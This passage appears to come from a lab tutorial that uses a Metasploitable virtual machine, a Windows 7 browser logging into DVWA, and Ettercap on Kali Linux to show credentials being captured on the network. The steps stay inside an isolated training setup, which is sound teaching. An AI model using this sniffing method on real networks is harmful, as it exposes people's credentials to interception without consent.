

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ping 192.168.103
connect: Network is unreachable
msfadmin@metasploitable:~$ ping 192.168.56.103
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.

--- 192.168.56.103 ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 3004ms
msfadmin@metasploitable:~$ _
```

- 8) Open windows 7 go to internet explorer write IP address of metasploitable in the browser and press enter. After getting the page go to the link DVWA then login as admin and password give it as password.





- 9) Now go back to kali linux and then to ethercap prompt you can see the user name and the password.

